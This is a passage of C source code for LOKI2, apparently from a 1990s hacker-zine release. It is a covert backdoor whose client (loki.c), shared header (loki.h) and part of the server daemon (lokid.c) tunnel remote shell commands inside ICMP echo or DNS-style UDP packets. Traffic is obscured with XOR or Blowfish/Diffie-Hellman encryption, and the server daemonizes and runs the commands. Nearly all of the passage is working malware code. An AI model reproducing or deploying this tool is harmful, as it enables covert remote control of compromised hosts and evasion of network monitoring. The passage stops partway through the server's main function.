 *  environments...  Never write code in which the order of evaluation defines
 *  the result.  See K&R page 53, at the bottom... )
 *
 *  if (!m) while (i < bs) t[i] ^= t[i++ +1];
 *  else
 *  {
 *      i = bs;
 *      while (i) t[i - 1] ^= t[i--];
 *  }
 *
 */

void blur(int m, int bs, u_char *t)
{

    int i = 0;

    if (!m)
    {                           /* Encrypt */
        while (i < bs)
        {
            t[i] ^= t[i + 1];
            i++;
        }
    }
    else
    {                           /* Decrypt */
        i = bs;
        while (i)
        {
            t[i - 1] ^= t[i];
            i--;
        }
    }
}

#endif
#ifdef NO_CRYPTO
```

```
/*
 *  No encryption
 */

void blur(int m, int bs, u_char *t){}

#endif

/* EOF */
<--> crypt.c
<++> L2/crypt.h
/*
 * LOKI
 *
 * crypt header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#ifdef STRONG_CRYPTO
/* 384-bit strong prime */

u_char modulus[] =
{

0xDA, 0xE1, 0x01, 0xCD, 0xD8, 0xC9, 0x70, 0xAF, 0xC2, 0xE4, 0xF2, 0x7A,
0x41, 0x8B, 0x43, 0x39, 0x52, 0x9B, 0x4B, 0x4D, 0xE5, 0x85, 0xF8, 0x49,
0x03, 0xA9, 0x66, 0x2C, 0xC0, 0x8A, 0xA6, 0x58, 0x3E, 0xCB, 0x72, 0x14,
0xA7, 0x75, 0xDB, 0x42, 0xFC, 0x3E, 0x4D, 0xDF, 0xB9, 0x24, 0xC8, 0xB3,

};
#endif
<--> crypt.h
<++> L2/loki.c
/*
 * LOKI2
 *
 * [ loki.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"

jmp_buf env;
struct loki sdg, rdg;
int verbose     = OK, cflags = 0, ripsock = 0, tsock = 0;
u_long p_read   = 0;                    /* packets read */
```

```
#ifdef  STRONG_CRYPTO
DH *dh_keypair = NULL;                  /* DH public and private keypair */
extern u_short ivec_salt;
#endif


int main(int argc, char *argv[])
{

    static int prot         = IPPROTO_ICMP, one = 1, c = 0;
#ifdef  STRONG_CRYPTO
    static int established  = 0, retran = 0;
#endif
    static u_short loki_id  = 0;
    int timer               = MIN_TIMEOUT;
    u_char buf[BUFSIZE]     = {0};
    struct protoent *pprot  = 0;
    struct sockaddr_in sin;
                                        /* Ensure we have proper permissions */
    if (getuid() || geteuid()) err_exit(1, 1, verbose, L_MSG_NOPRIV);
    loki_id = getpid();                 /* Allows us to individualize each
                                         * same protocol loki client session
                                         * on a given host.
                                         */
    bzero((struct sockaddr_in *)&sin, sizeof(sin));
    while ((c = getopt(argc, argv, "v:d:t:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'd':                   /* destination address of daemon */
                strncpy(buf, optarg, BUFSIZE - 1);
                sin.sin_family      = AF_INET;
                sin.sin_addr.s_addr = name_resolve(buf);
                break;

            case 't':                   /* change alarm timer */
                if ((timer = atoi(optarg)) < MIN_TIMEOUT)
                     err_exit(1, 0, 1, "Invalid timeout.\n");
                break;

            case 'p':                   /* select transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY */
                        prot = IPPROTO_ICMP;
                        break;
```

```
                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
                        err_exit(1, 0, verbose, "Unknown transport.\n");
                }
                break;

            default:
                err_exit(0, 0, 1, C_MSG_USAGE);
        }
    }
                                        /* we need a destination address */
    if (!sin.sin_addr.s_addr) err_exit(0, 0, verbose, C_MSG_USAGE);
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);

#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto */
    if (prot != IPPROTO_ICMP) err_exit(0, 0, verbose, L_MSG_ICMPONLY);
#endif
                                        /* Raw socket to build packets */
    if ((ripsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
         err_exit(1, 1, verbose, L_MSG_SOCKET);
#ifdef  DEBUG
    fprintf(stderr, "\nRaw IP socket: ");
    fd_status(ripsock, OK);
#endif

#ifdef  IP_HDRINCL
    if (setsockopt(ripsock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0)
        if (verbose) perror("Cannot set IP_HDRINCL socket option");
#endif
                                        /* register packet dumping function
                                         * to be called upon exit
                                         */
    if (atexit(packets_read) == -1) err_exit(1, 1, verbose, L_MSG_ATEXIT);

    fprintf(stderr, L_MSG_BANNER);
    for (; ;)
    {
#ifdef  STRONG_CRYPTO
                                        /* Key negotiation phase.  Before we
                                         * can do anything, we need to share
                                         * a secret with the server.  This
                                         * is our key management phase.
                                         * After this is done, we are
                                         * established.  We try MAX_RETRAN
                                         * times to contact a  server.
                                         */
        if (!established)
        {
```

```
                                    /* Generate the DH parameters and public
                                     * and private keypair
                                     */
            if (!dh_keypair)
            {
                if (verbose) fprintf(stderr, "\nloki: %s", L_MSG_DHKEYGEN);
                if (!(dh_keypair = generate_dh_keypair()))
                    err_exit(1, 0, verbose, L_MSG_DHKGFAIL);
            }
            if (verbose) fprintf(stderr, "\nloki: submiting our public key to
server");
                                    /* convert the BIGNUM public key
                                     * into a big endian byte string
                                     */
            bzero((u_char *)buf, BUFSIZE);
            BN_bn2bin((BIGNUM *)dh_keypair -> pub_key, buf);
                                    /* Submit our key and request to
                                     * the server (in one packet)
                                     */
            if (verbose) fprintf(stderr, C_MSG_PKREQ);
            loki_xmit(buf, loki_id, prot, sin, L_PK_REQ);
        }
        else
        {
#endif
            bzero((u_char *)buf, BUFSIZE);
            fprintf(stderr, PROMPT);        /* prompt user for input */
            read(STDIN_FILENO, buf, BUFSIZE - 1);
            buf[strlen(buf)] = 0;
                                        /* Nothing to parse */
            if (buf[0] == '\n') continue;   /* Escaped command */
            if (buf[0] == '/') if ((!c_parse(buf, &timer))) continue;
                                    /* Send request to server */
            loki_xmit(buf, loki_id, prot, sin, L_REQ);
#ifdef  STRONG_CRYPTO
        }
#endif
                                    /* change transports */
        if (cflags & NEWTRANS)
        {
            close(tsock);
            prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
            if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
                 err_exit(1, 1, verbose, L_MSG_SOCKET);

            pprot = getprotobynumber(prot);
            if (verbose) fprintf(stderr, "\nloki: Transport protocol changed to
%s.\n", pprot -> p_name);
            cflags &= ~NEWTRANS;
            continue;
        }
        if (cflags & TERMINATE)         /* client should exit */
```

```
        {
            fprintf(stderr, "\nloki: clean exit\nroute [guild worldwide]\n");
            clean_exit(0);
        }
                                        /* Clear TRAP and VALID PACKET flags */
        cflags &= (~TRAP & ~VALIDP);
                                        /* set alarm singal handler */
        if (signal(SIGALRM, catch_timeout) == SIG_ERR)
            err_exit(1, 1, verbose, L_MSG_SIGALRM);
                                        /* returns true if we land here as the
                                         * result of a longjmp() -- IOW the
                                         * alarm timer went off
                                         */
        if (setjmp(env))
        {
            fprintf(stderr, "\nAlarm.\n%s", C_MSG_TIMEOUT);
            cflags |= TRAP;
#ifdef  STRONG_CRYPTO
            if (!established)           /* No connection established yet */
                if (++retran == MAX_RETRAN) err_exit(1, 0, verbose, "[fatal] cannot
contact server.  Giving up.\n");
                else if (verbose) fprintf(stderr, "Resending...\n");
#endif
        }
        while (!(cflags & TRAP))
        {                               /* TRAP will not be set unless the
                                         * alarm timer expires or we get
                                         * an EOT packet
                                         */
           alarm(timer);                /* block until alarm or read */

           if ((c = read(tsock, (struct loki *)&rdg, LOKIP_SIZE)) < 0)
                perror("[non fatal] network read error");

            switch (prot)
            {                           /* Is this a valid Loki packet? */
                case IPPROTO_ICMP:
                    if ((IS_GOOD_ITYPE_C(rdg))) cflags |= VALIDP;
                    break;

                case IPPROTO_UDP:
                    if ((IS_GOOD_UTYPE_C(rdg))) cflags |= VALIDP;
                    break;

                default:
                    err_exit(1, 0, verbose, L_MSG_WIERDERR);
            }
            if (cflags & VALIDP)
            {
#ifdef  DEBUG
        fprintf(stderr, "\n[DEBUG]\t\tloki: packet read %d bytes, type: ", c);
        PACKET_TYPE(rdg);
```

```
        DUMP_PACKET(rdg, c);
#endif
                                        /* we have a valid packet and can
                                         * turn off the alarm timer
                                         */
                alarm(0);
                switch (rdg.payload[0]) /* determine packet type */
                {
                    case L_REPLY :      /* standard reply packet */
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        blur(DECR, BUFSIZE - 1, buf);
#ifndef DEBUG
                        fprintf(stderr, "%s", buf);
#endif
                        p_read++;
                        break;

                    case L_EOT :        /* end of transmission packet */
                        cflags |= TRAP;
                        p_read++;
                        break;

                    case L_ERR :        /* error msg packet (not encrypted) */
                        bcopy(&rdg.payload[1], buf, BUFSIZE - 1);
                        fprintf(stderr, "%s", buf);
#ifdef  STRONG_CRYPTO
                                        /* If the connection is not established
                                         * we exit upon receipt of an error
                                         */
                        if (!established) clean_exit(1);
#endif
                        break;
#ifdef  STRONG_CRYPTO
                    case L_PK_REPLY :   /* public-key receipt */
                        if (verbose) fprintf(stderr, C_MSG_PKREC);
                                        /* compute DH key parameters */
                        DH_compute_key(buf, (void *)BN_bin2bn(&rdg.payload[1],
BN2BIN_SIZE, NULL), dh_keypair);
                                        /* extract blowfish key from the
                                         * DH shared secret.
                                         */
                        if (verbose) fprintf(stderr, C_MSG_SKSET);
                        extract_bf_key(buf, OK);
                        established = OK;
                        break;
#endif
                    case L_QUIT:        /* termination directive packet */
                        fprintf(stderr, C_MSG_MUSTQUIT);
                        clean_exit(0);

                    default :
                        fprintf(stderr, "\nUnknown LOKI packet type");
```

```
                        break;
                }
                cflags &= ~VALIDP;      /* reset VALID PACKET flag */
            }
        }
    }
    return (0);
}


/*
 *  Build and transmit Loki packets (client version)
 */

void loki_xmit(u_char *payload, u_short loki_id, int prot, struct sockaddr_in sin,
int ptype)
{

    bzero((struct loki *)&sdg, LOKIP_SIZE);
                                        /* Encrypt and load payload, unless
                                         * we are doing key management
                                         */
    if (ptype != L_PK_REQ)
    {
#ifdef  STRONG_CRYPTO
        ivec_salt++;
#endif
        blur(ENCR, BUFSIZE - 1, payload);
    }
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3                                            /* Our workaround. */
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = loki_id;          /* Session ID */
        sdg.ttype.icmph.icmp_seq    = L_TAG;            /* Loki ID */
        sdg.payload[0]              = ptype;
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE + ICMPH_SIZE);
    }
    if (prot == IPPROTO_UDP)
    {
        sdg.ttype.udph.uh_sport     = loki_id;
        sdg.ttype.udph.uh_dport     = NL_PORT;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.payload[0]              = ptype;
        sdg.ttype.udph.uh_sum       =
```

```
            i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

    if ((sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE, (int)NULL, (struct sockaddr
*) &sin, sizeof(sin)) < LOKIP_SIZE))
    {
        if (verbose) perror("[non fatal] truncated write");
    }
}


/*
 *  help is here
 */

void help()
{

    fprintf(stderr,"
    %s\t\t-  you are here
    %s xx\t\t-  change alarm timeout to xx seconds (minimum of %d)
    %s\t\t-  query loki server for client statistics
    %s\t\t-  query loki server for all client statistics
    %s\t\t-  swap the transport protocol ( UDP <-> ICMP ) [in beta]
    %s\t\t-  quit the client
    %s\t\t-  quit this client and kill all other clients (and the server)
    %s dest\t\t-  proxy to another server    [ UNIMPLIMENTED ]
    %s dest\t-  redirect to another client [ UNIMPLIMENTED ]\n",

    HELP, TIMER, MIN_TIMEOUT, STAT_C, STAT_ALL, SWAP_T, QUIT_C, QUIT_ALL, PROXY_D,
REDIR_C);
}


/*
 *  parse escaped commands
 */

int c_parse(u_char *buf, int *timer)
{

    cflags &= ~VALIDC;
                                        /* help */
    if (!strncmp(buf, HELP, sizeof(HELP) - 1) || buf[1] == '?')
    {
        help();
```

```
        return (NOK);
    }
                                        /* change alarm timer */
    else if (!strncmp(buf, TIMER, sizeof(TIMER) - 1))
    {
        cflags |= VALIDC;
        (*timer) = atoi(&buf[sizeof(TIMER) - 1]) > MIN_TIMEOUT ?
atoi(&buf[sizeof(TIMER) - 1]) : MIN_TIMEOUT;
        fprintf(stderr, "\nloki: Alarm timer changed to %d seconds.", *timer);
        return (NOK);
    }
                                        /* Quit client, send notice to server */
    else if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
        cflags |= (TERMINATE | VALIDC);
                                        /* Quit client, send kill to server */
    else if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
        cflags |= (TERMINATE | VALIDC);
                                        /* Request server-side statistics */
    else if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
        cflags |= VALIDC;
                                        /* Swap transport protocols */
    else if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
                                        /* When using strong crypto we do not
                                         * want to swap protocols.
                                         */
#ifdef  STRONG_CRYPTO
        fprintf(stderr, C_MSG_NOSWAP);
        return (NOK);
#elif   !(__linux__)
        fprintf(stderr, "\nloki: protocol swapping only supported in Linux\n");
        return (NOK);
#else
        cflags |= (NEWTRANS | VALIDC);
#endif

    }
                                        /* Request server to redirect output
                                         * to another LOKI client
                                         */
    else if (!strncmp(buf, REDIR_C, sizeof(REDIR_C) - 1))
        cflags |= (REDIRECT | VALIDC);
                                        /* Request server to simply proxy
                                         * requests to another LOKI server
                                         */
    else if (!strncmp(buf, PROXY_D, sizeof(PROXY_D) - 1))
        cflags |= (PROXY | VALIDC);

                                        /* Bad command trap */
    if (!(cflags & VALIDC))
    {
        fprintf(stderr, "Unrecognized command %s\n",buf);
```

```
        return (NOK);
    }

    return (OK);
}


/*
 *  Dumps packets read by client...
 */

void packets_read()
{
    fprintf(stderr, "Packets read: %ld\n", p_read);
}

/* EOF */
<--> loki.c
<++> L2/loki.h
#ifndef  __LOKI_H__
#define  __LOKI_H__

/*
 * LOKI
 *
 * loki header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <pwd.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <fcntl.h>
#include <time.h>
#include <grp.h>
#include <termios.h>
#include <sys/ipc.h>
#include <sys/sem.h>
#include <sys/shm.h>
#include <setjmp.h>
```

```
#ifdef LINUX
#include <linux/icmp.h>
#include <linux/ip.h>
#include <linux/signal.h>
                                    /* BSDish nomenclature */
#define ip          iphdr
#define ip_v        version
#define ip_hl       ihl
#define ip_len      tot_len
#define ip_ttl      ttl
#define ip_p        protocol
#define ip_dst      daddr
#define ip_src      saddr
#endif

#ifdef BSD4
#include <netinet/in_systm.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/tcpip.h>
#include <netinet/ip_icmp.h>
#include <netinet/icmp_var.h>
#include <sys/sockio.h>
#include <sys/termios.h>
#include <sys/signal.h>

#undef  icmp_id
#undef  icmp_seq
#define ip_dst      ip_dst.s_addr
#define ip_src      ip_src.s_addr
#endif

#ifdef SOLARIS
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip_var.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/tcpip.h>
#include <netinet/ip_icmp.h>
#include <netinet/icmp_var.h>
#include <sys/sockio.h>
#include <sys/termios.h>
#include <sys/signal.h>
#include <strings.h>
#include <unistd.h>

#undef  icmp_id
#undef  icmp_seq
#define ip_dst      ip_dst.s_addr
```

```
#define ip_src      ip_src.s_addr
#endif

#ifdef BROKEN_IP_LEN
#define FIX_LEN(n)  (x)         /* FreeBSD needs this  */
#else
#define FIX_LEN(n)  htons(n)
#endif


/*
 *  Net/3 will not pass ICMP_ECHO packets to user processes.
 */

#ifdef NET3
#define D_P_TYPE    ICMP_ECHO
#define C_P_TYPE    ICMP_ECHOREPLY
#else
#define D_P_TYPE    ICMP_ECHOREPLY
#define C_P_TYPE    ICMP_ECHO
#endif

#ifdef STRONG_CRYPTO
#include "/usr/local/ssl/include/blowfish.h"
#include "/usr/local/ssl/include/bn.h"
#include "/usr/local/ssl/include/dh.h"
#include "/usr/local/ssl/include/buffer.h"

#define BF_KEYSIZE      16  /* blowfish key in bytes                    */
#define IVEC_SIZE       7   /* I grabbed this outta thin air.           */
#define BN2BIN_SIZE     48  /* bn2bin byte-size of 384-bit prime        */
#endif

#ifdef  STRONG_CRYPTO
#define CRYPTO_TYPE "blowfish"
#endif
#ifdef  WEAK_CRYPTO
#define CRYPTO_TYPE "XOR"
#endif
#ifdef  NO_CRYPTO
#define CRYPTO_TYPE "none"
#endif


/* Start user configurable options */

#define MIN_TIMEOUT 3       /* minimum client-side alarm timeout        */
#define MAX_RETRAN  3       /* maximum client-side timeout/retry amount */
#define MAX_CLIENT  0xa     /* maximum server-side client count         */
#define KEY_TIMER   0xe10   /* maximum server-side idle client TTL      */

/* End user configurable options */
```

```
#define VERSION     "2.0"
#define BUFSIZE     0x38    /* We build packets with a fixed payload.
                             * Fine for ICMP_ECHO/ECHOREPLY packets as they
                             * often default to a 56 byte payload.  However
                             * DNS query/reply packets have no set size and
                             * are generally oddly sized with no padding.
                             */

#define ICMPH_SIZE  8
#define UDPH_SIZE   8
#define NL_PORT     htons(0x35)

#define PROMPT      "loki> "
#define ENCR        1       /* symbolic for encrypt            */
#define DECR        0       /* symbolic for decrypt            */
#define NOCR        1       /* don't encrypt this packet       */
#define OKCR        0       /* encrypt this packet             */
#define OK          1       /* Positive acknowledgement        */
#define NOK         0       /* Negative acknowledgement        */
#define NNOK        -1      /* Really negative acknowledgement */
#define FIND        1       /* Controls locate_client          */
#define DESTROY     2       /*  disposition                    */

/*  LOKI packet type symbolics */

#define L_TAG       0xf001  /* Tags packets as LOKI            */
#define L_PK_REQ    0xa1    /* Public Key request packet       */
#define L_PK_REPLY  0xa2    /* Public Key reply packet         */
#define L_EOK       0xa3    /* Encrypted ok                    */
#define L_REQ       0xb1    /* Standard reuqest packet         */
#define L_REPLY     0xb2    /* Standard reply packet           */
#define L_ERR       0xc1    /* Error of some kind              */
#define L_ACK       0xd1    /* Acknowledgement                 */
#define L_QUIT      0xd2    /* Receiver should exit            */
#define L_EOT       0xf1    /* End Of Transmission packet      */

/*  Packet type printing macro */

#ifdef DEBUG
#define PACKET_TYPE(ldg)\
\
if      (ldg.payload[0]   == 0xa1) fprintf(stderr, "Public Key Request");  \
else if (ldg.payload[0]   == 0xa2) fprintf(stderr, "Public Key Reply");    \
else if (ldg.payload[0]   == 0xa3) fprintf(stderr, "Encrypted OK");        \
else if (ldg.payload[0]   == 0xb1) fprintf(stderr, "Client Request");      \
else if (ldg.payload[0]   == 0xb2) fprintf(stderr, "Server Reply");        \
else if (ldg.payload[0]   == 0xc1) fprintf(stderr, "Error");               \
else if (ldg.payload[0]   == 0xd1) fprintf(stderr, "ACK");                 \
else if (ldg.payload[0]   == 0xd2) fprintf(stderr, "QUIT");                \
```

```
else if (ldg.payload[0]   == 0xf1) fprintf(stderr, "Server EOT");          \
else                               fprintf(stderr, "Unknown");             \
if      (prot == IPPROTO_ICMP)     fprintf(stderr, ", ICMP type: %d\n",
ldg.ttype.icmph.icmp_type);\
else                               fprintf(stderr, "\n");\

#define DUMP_PACKET(ldg, i)\
\
for (i = 0; i < BUFSIZE; i++)      fprintf(stderr, "0x%x ",ldg.payload[i]); \
fprintf(stderr, "\n");\

#endif


/*
 *  Escaped commands (not interpreted by the shell)
 */

#define HELP        "/help"         /* Help me                      */
#define TIMER       "/timer"        /* Change the client side timer */
#define QUIT_C      "/quit"         /* Quit the client              */
#define QUIT_ALL    "/quit all"     /* Kill all clients and server  */
#define STAT_C      "/stat"         /* Stat the client              */
#define STAT_ALL    "/stat all"     /* Stat all the clients         */
#define SWAP_T      "/swapt"        /* Swap protocols               */
#define REDIR_C     "/redirect"     /* Redirect to another client   */
#define PROXY_D     "/proxy"        /* Proxy to another server      */

/*
 *  Control flag symbolics
 */

#define TERMINATE   0x01
#define TRAP        0x02
#define VALIDC      0x04
#define VALIDP      0x08
#define NEWTRANS    0x10
#define REDIRECT    0x20
#define PROXY       0x40
#define SENDKILL    0x80


/*
 *  Message Strings
 *  L_ == common to both server and client
 *  S_ == specific to server
 *  C_ == specific to client
 */

#define L_MSG_BANNER    "\nLOKI2\troute [(c) 1997 guild corporation worldwide]\n"
#define L_MSG_NOPRIV    "\n[fatal] invalid user identification value"
#define L_MSG_SOCKET    "[fatal] socket allocation error"
```

```
#define L_MSG_ICMPONLY  "\nICMP protocol only with strong cryptography\n"
#define L_MSG_ATEXIT    "[fatal] cannot register with atexit(2)"
#define L_MSG_DHKEYGEN  "generating Diffie-Hellman parameters and keypair"
#define L_MSG_DHKGFAIL  "\n[fatal] Diffie-Hellman key generation failure\n"
#define L_MSG_SIGALRM   "[fatal] cannot catch SIGALRM"
#define L_MSG_SIGUSR1   "[fatal] cannot catch SIGUSR1"
#define L_MSG_SIGCHLD   "[fatal] cannot catch SIGCHLD"
#define L_MSG_WIERDERR  "\n[SUPER fatal] control should NEVER fall here\n"
#define S_MSG_PACKED    "\nlokid: server is currently at capacity.  Try again
later\n"
#define S_MSG_UNKNOWN   "\nlokid: cannot locate client entry in database\n"
#define S_MSG_UNSUP     "\nlokid: unsupported or unknown command string\n"
#define S_MSG_ICMPONLY  "\nlokid: ICMP protocol only with strong cryptography\n"
#define S_MSG_CLIENTK   "\nlokid: clean exit (killed at client request)\n"
#define S_MSG_DUP       "\nlokid: duplicate client entry found, updating\n"
#define S_MSG_USAGE     "\nlokid -p (i|u) [ -v (0|1) ]\n"
#define C_MSG_USAGE     "\nloki -d dest -p (i|u) [ -v (0|1) ] [ -t (n>3) ]\n"
#define C_MSG_TIMEOUT   "\nloki: no response from server (expired timer)\n"
#define C_MSG_NOSWAP    "\nloki: cannot swap protocols with strong crypto\n"
#define C_MSG_PKREQ     "loki: requesting public from server\n"
#define C_MSG_PKREC     "loki: received public key, computing shared secret\n"
#define C_MSG_SKSET     "loki: extracting and setting expanded blowfish key\n"
#define C_MSG_MUSTQUIT  "\nloki: received termination directive from server\n"

/*
 *  Macros to evaluate packets to determine if they are LOKI or not.
 *  These are UGLY.
 */



/*
 *  ICMP_ECHO client packet check
 */

#define IS_GOOD_ITYPE_C(ldg)\
\
(i_check((u_short *)&ldg.ttype.icmph, BUFSIZE + ICMPH_SIZE) ==          0 &&\
                                ldg.ttype.icmph.icmp_type   ==   D_P_TYPE &&\
                                  ldg.ttype.icmph.icmp_id   ==    loki_id &&\
                                 ldg.ttype.icmph.icmp_seq   ==      L_TAG &&\
                                          (ldg.payload[0]   ==    L_REPLY ||\
                                           ldg.payload[0]   == L_PK_REPLY ||\
                                           ldg.payload[0]   ==      L_EOT ||\
                                           ldg.payload[0]   ==     L_QUIT ||\
                                           ldg.payload[0]   ==    L_ERR)) ==\
                                                            (1) ? (1) : (0)\
/*
 *  ICMP_ECHO daemon packet check
 */

#define IS_GOOD_ITYPE_D(ldg)\
\
```

```
(i_check((u_short *)&ldg.ttype.icmph, BUFSIZE + ICMPH_SIZE) ==          0 &&\
                                ldg.ttype.icmph.icmp_type   ==   C_P_TYPE &&\
                                 ldg.ttype.icmph.icmp_seq   ==      L_TAG &&\
                                          (ldg.payload[0]   ==      L_REQ ||\
                                           ldg.payload[0]   ==     L_QUIT ||\
                                           ldg.payload[0]   == L_PK_REQ)) ==\
                                                            (1) ? (1) : (0)\
/*
 *  UDP client packet check
 */

#define IS_GOOD_UTYPE_C(ldg)\
\
(i_check((u_short *)&ldg.ttype.udph, BUFSIZE + UDPH_SIZE) ==              0 &&\
                                ldg.ttype.udph.uh_sport   ==        NL_PORT &&\
                                ldg.ttype.udph.uh_dport   == loki_id &&\
                                        (ldg.payload[0]   ==        L_REPLY ||\
                                         ldg.payload[0]   ==          L_EOT ||\
                                         ldg.payload[0]   ==         L_QUIT ||\
                                         ldg.payload[0]   ==        L_ERR)) ==\
                                                                 (1) ? (1) : (0)\
/*
 *  UDP daemon packet check.  Yikes.  We need more info here.
 */

#define IS_GOOD_UTYPE_D(ldg)\
\
(i_check((u_short *)&ldg.ttype.udph, BUFSIZE + UDPH_SIZE) ==              0 &&\
                                ldg.ttype.udph.uh_dport   ==        NL_PORT &&\
                                         (ldg.payload[0]  ==         L_QUIT ||\
                                          ldg.payload[0]  ==        L_REQ)) ==\
                                                                 (1) ? (1) : (0)\
/*
 *  ICMP_ECHO / ICMP_ECHOREPLY header prototype
 */

struct icmp_echo
{
    u_char  icmp_type;          /* 1 byte type              */
    u_char  icmp_code;          /* 1 byte code              */
    u_short icmp_cksum;         /* 2 byte checksum          */
    u_short icmp_id;            /* 2 byte identification    */
    u_short icmp_seq;           /* 2 byte sequence number   */
};


/*
 *  UDP header prototype
 */

struct udp
{
```

```
    u_short uh_sport;           /* 2 byte source port       */
    u_short uh_dport;           /* 2 byte destination port  */
    u_short uh_ulen;            /* 2 byte length            */
    u_short uh_sum;             /* 2 byte checksum          */
};


/*
 *  LOKI packet prototype
 */

struct loki
{
    struct ip iph;              /* IP header    */
    union
    {
        struct icmp_echo icmph; /* ICMP header  */
        struct udp udph;        /* UDP header   */
    }ttype;
    u_char payload[BUFSIZE];    /* data payload */
};

#define LOKIP_SIZE      sizeof(struct loki)
#define LP_DST          rdg.iph.ip_src

void blur(int, int, u_char *);          /* Symmetric encryption function    */
char *host_lookup(u_long);              /* network byte -> human readable   */
u_long name_resolve(char *);            /* human readable -> network byte   */
u_short i_check(u_short *, int);        /* Ah yes, the IP family checksum   */
int c_parse(u_char *, int *);           /* parse escaped commands [client]  */
void d_parse(u_char *, pid_t, int);     /* parse escaped commands [server]  */
                                        /* build and transmit LOKI packets  */
void loki_xmit(u_char *, u_short, int, struct sockaddr_in, int);
int lokid_xmit(u_char *, u_long, int, int);
void err_exit(int, int, int, char *);   /* handle exit with reason          */
void clean_exit(int);                   /* exit cleanly                     */
void help();                            /* lala                             */
void shadow();                          /* daemonizing routine              */
void swap_t(int);                       /* swap protocols [server-side]     */
void reaper(int);                       /* prevent zombies                  */
void catch_timeout(int);                /* ALARM signal catcher             */
void client_expiry_check();             /* expire client from shm           */
void prep_shm();                        /* Prepare shm ans semaphore        */
void dump_shm();                        /* detach shm                       */
void packets_read();                    /* packets read (client)            */
void fd_status(int, int);               /* dumps fd stats                   */
#ifdef PTY
int ptym_open(char *);
int ptys_open(int, char *);
pid_t pty_fork(int *, char *, struct termios *, struct winsize *);
#endif
#ifdef STRONG_CRYPTO
```

```
DH* generate_dh_keypair();              /* generate DH params and keypair   */
u_char *extract_bf_key(u_char *, int);  /* extract and md5 and set bf key   */
#endif

#endif  /* __LOKI_H__ */
<--> loki.h
<++> L2/lokid.c
/*
 * LOKI2
 *
 * [ lokid.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "client_db.h"
#include "shm.h"

jmp_buf env;                            /* holds our stack frame    */
struct loki sdg, rdg;                   /* LOKI packets             */
time_t uptime   = 0;                    /* server uptime            */
u_long b_sent   = 0, p_sent = 0;        /* bytes / packets written  */
u_short c_id    = 0;                    /* client id                */
int destroy_shm = NOK;                  /* Used to mark whether or not
                                         * a process should destroy the
                                         * shm segment upon exiting.
                                         */
int verbose     = OK, prot = IPPROTO_ICMP, ripsock = 0, tsock = 0;

#ifdef  STRONG_CRYPTO
extern u_char user_key[BF_KEYSIZE];
extern BF_KEY bf_key;
extern u_short ivec_salt;
DH *dh_keypair = NULL;                  /* DH public and private key */
#endif

#ifdef PTY
int mfd = 0;                            /* master PTY file descriptor */
#endif

int main(int argc, char *argv[])
{

    static int one       = 1, c = 0, cflags = 0;
    u_char buf1[BUFSIZE] = {0};
    pid_t pid            = 0;
#ifdef  STRONG_CRYPTO
    static int c_ind     = -1;
#endif
#ifdef  POPEN
```

```
    FILE *job            = NULL;
    char buf2[BUFSIZE]   = {0};
#endif
                                        /* ensure we have proper permissions */
    if (geteuid() || getuid()) err_exit(0, 1, 1, L_MSG_NOPRIV);
    while ((c = getopt(argc, argv, "v:p:")) != EOF)
    {
        switch (c)
        {
            case 'v':                   /* change verbosity */
                verbose = atoi(optarg);
                break;

            case 'p':                   /* choose transport protocol */
                switch (optarg[0])
                {
                    case 'i':           /* ICMP_ECHO / ICMP_ECHOREPLY */
                        prot = IPPROTO_ICMP;
                        break;

                    case 'u':           /* DNS query / reply */
                        prot = IPPROTO_UDP;
                        break;

                    default:
                        err_exit(1, 0, 1, "Unknown transport\n");
                }
                break;

            default:
                err_exit(0, 0, 1, S_MSG_USAGE);
        }
    }
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, 1, L_MSG_SOCKET);
#ifdef  STRONG_CRYPTO                   /* ICMP only with strong crypto */
